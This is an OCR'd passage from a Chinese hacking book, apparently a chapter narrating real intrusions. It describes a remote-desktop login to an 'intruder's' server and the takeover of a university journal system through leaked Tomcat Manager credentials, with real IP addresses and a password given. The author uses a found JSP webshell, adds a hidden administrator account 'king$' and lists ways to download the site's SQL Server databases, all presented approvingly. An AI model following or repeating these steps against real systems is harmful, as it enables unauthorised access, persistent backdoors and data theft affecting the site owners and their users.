


图 5-27　获取用户的密码

6. 再次登录远程终端

直接打开远程终端连接器，在其中输入用户名“xuanyu”，密码“12703XXX”，然后单击“连接”，很快成功进入该计算机，如图 5-28 所示。




图 5-28 成功进入入侵者计算机服务器

7. 查看入侵者服务器

使用 systeminfo 工具查看系统的详细情况：

```
Systeminfo
Default Domain:   KIRY-C1AEF31B8B
IP  Address:      122.138.14.8
Computer Name:    KIRY-C1AEF31B8B
Current UserName: xuanyu
Update Time:      0 day 22 Hour 43 Min 57 Sec
Total Memory:     1015 MB
Free Memory:      682 MB
CPU Speed:        2.7 GHz
Cpu Number:       2
Termsrv Port:     (3389,3389)
Language:         Chinese (PRC)
Operate System:   WIN2003
Window Directory: C:\WINDOWS
System Directory: C:\WINDOWS\system32

Hard Disk: C:\ (NTFS) Total 9.77 Gb, Free  4.02 Gb.
Hard Disk: D:\ (NTFS) Total 29.29 Gb,  Free 26.86 Gb.
Hard Disk: E:\ (NTFS) Total 31.81 Gb,  Free 27.74 Gb.
```

几天后，这台机器的 Ftp 服务没有了，网站也从 122.138.14.8 搬到了 122.138.14.4，并

且只能用域名 www.sow2i.com 来登录了。不过，它们的 3389 还都是有的，而且两台机器的账号和口令都是一样的。这样，成功渗透第二台计算机，在计算机上面给了一个警告，呵呵，当然彻底地查看了该计算机上面的所有资料。

5.2.4 总结与探讨

网络安全与维护是攻击与防护的对立统一，好的攻击就是好的防护，从挂马的计算机中获取的痕迹，反过来渗透到入侵者的计算机，也不是不可能的事情。回想反渗透入侵者的服务器过程中，突破口只是一个 Ftp 口令，接下来从网页木马到数据库下载，从 MD5 的管理员口令到主机用户口令，最后实现了 3389 的远程桌面登录。整个过程并没有多少技术含量，就是因为入侵者的疏忽大意，结果被反渗透！因此在网络管理与维护过程中，碰到问题不要害怕，仔细分析，合理利用每一个掌握的信息，极有可能发生意想不到的事情，让我们在网络维护过程中享受工作的乐趣。

5.3 顺藤摸瓜成功控制某大学投稿系统

在正文开始前，我想说几句，首先就是目前我国关于网络安全的法律正在逐步地完善，惩处力度也越来越大，因此建议在进行安全技术的研究同时要注意保护自己。在写文章中一定要对一些关键字处理透彻，否则将会带来无穷的麻烦，一点蛛丝马迹，应能导致一些意想不到的事情。

5.3.1 意外收获

1. 学习他人文章

最近忙于应付工作上面的事情，在闲暇都很少弄技术了，因此看看文章已经是很奢侈的事情，我以前订阅了很多杂志，个人感觉看杂志要认真看，看完以后要对他人提出的思路进行验证，进行再次实验，即使没有成功也一定会有一些意想不到的收获，对于一些经典的东西要记录下来。拿到第三期的黑客手册的杂志后，我就先大体翻翻，看看有没有特别新颖的地方，然后就依次进行查看，在看到 Dream an end 写的《我的入侵笔记——对所在大学的安全检测》时，在文章中看到了一些涉及密码的地方，在图中竟然没有做处理！

2. 针对敏感信息进行 Google 黑客

通过文章的图片，我挖掘了一些关键字，打开 Google 搜索“河北林学院学报”，如图 5-29 所示，在 Google 记录中我们看到了文中提到的地址，这些信息很有用，在使用“河北林学院学报”这个关键字前，我先后组合了多个关键字，包括 IP 地址，但搜索效果不太好，但是我还有一个想法，就是针对文中提到的“221.192.*.69”的所有地址进行 222 端口的探测，这个办法虽然笨点，但也是可行的，仅仅需要对 254 个 IP 地址的 222 端口进行探测，

然后进行网页实际访问即可获取。




图 5-29　通过 Google 获取文中的一些敏感信息

3. 获取 Tomcat 后台管理地址

既然存在地址，那就直接在 IE 中打开吧，输入其管理地址“http://www.221.192.241.69:222/manager/html”，熟悉的界面出来了，如图 5-30 所示，“Tomcat Manager Application”是 Jsp 应用部署的一个管理器，默认是不打开的，记得在去年曾经出现了一个扫描 Tomcat 这个后台的弱口令工具，一旦找到就可以直接控制服务器。在本次测试结束，乃至撰写本文时，该网站系统的 Tomcat Manager Application 仍然存在。




图 5-30　获取 Tomcat Manager Application 地址

4. 进入后台

按照文中图片中的用户名和密码，直接在 Tomcat Manager Application 登录验证窗口中的用户名中输入“admin”，密码输入“198076”，芝麻开门，Oh，Yeah！进去了，如图 5-31，图 5-32 所示，感觉很容易吧！



图 5-31　输入从文章中获取的用户名和密码




图 5-32　进入 Tomcat Manager Application 管理后台

进入后台后，在 Tomcat Manager Application 中可以随意浏览目录，对 Jsp 打包文件进行部署。关于这个不会的朋友可以实际测试一下，非常简单，在这里就不赘述了。

5.3.2　服务器渗透之提权

1. 既有后门等分析和收集

通过浏览该后台中的所有目录，发现存在的 Webs 目录就是入侵者留下的一个后门目

录，如图 5-33 所示，在该目录中的 admin.jsp 和 index.jsp 都是后门控制程序，Jsp 的后门，好东东啊，赶快将其 Download 下来，放入自己的军火库。



图 5-33　下载他人后门程序

2. 执行命令测试权限

在 Jsp 的 WebShell 中直接单击“Command Window”，如图 5-34 所示，先查看 IP 地址配置情况。该计算机具有独立 IP 地址。




图 5-34　查看网络配置信息

既然可以执行命令，那么就添加一个用户吧，添加完毕后使用“net localgroup administrator”命令查看是否添加成功，如图 5-35 所示，Jsp 的 WebShell 权限是相当大的，很邪恶，直接添加 king$用户到管理员组。




图 5-35 添加用户和查看管理员组

然后再在该窗口查看系统的相关信息，如图 5-36 所示，获取远程终端服务的端口为 443 端口。




图 5-36 获取系统等信息

3. 获取数据库等信息

在 Jsp 的 WebShell 中不停地浏览网站文件，最后在“http://221.192.241.69:222/news/db/”下找到 dbin.jsp 文件，直接打开该文件顺利获取数据库 IP 地址，连接用户名称，数据库类型以及密码，如图 5-37 所示，数据为 SQL Server。




图 5-37　获取数据库用户名和密码

再获取数据库用户名和密码的情况，在可以看到该服务器的 1433 端口的情况下，可以直接对数据库进行操作，一般有下面几种方式。

（1）使用 SQLTools 直接直接提权，在数据库密码和用户名不更改的情况下，相当于万能钥匙。

（2）使用 SQL Server 提供的企业管理器直接连接该数据库，将数据库服务器中的数据库全部导入到本地数据库服务器中。

（3）在 Command window 中停用数据库服务，然后找到 SQL Server 数据库的物理文件位置，直接下载到本地，通过 SQL Server 的还原或者重建相同文件来恢复数据库。

后面我对该服务器中其他站点中的源代码进行了查看，发现数据库名称都是一个，而且数据库文件也比较好找。如图 5-38 和图 5-39 所示。

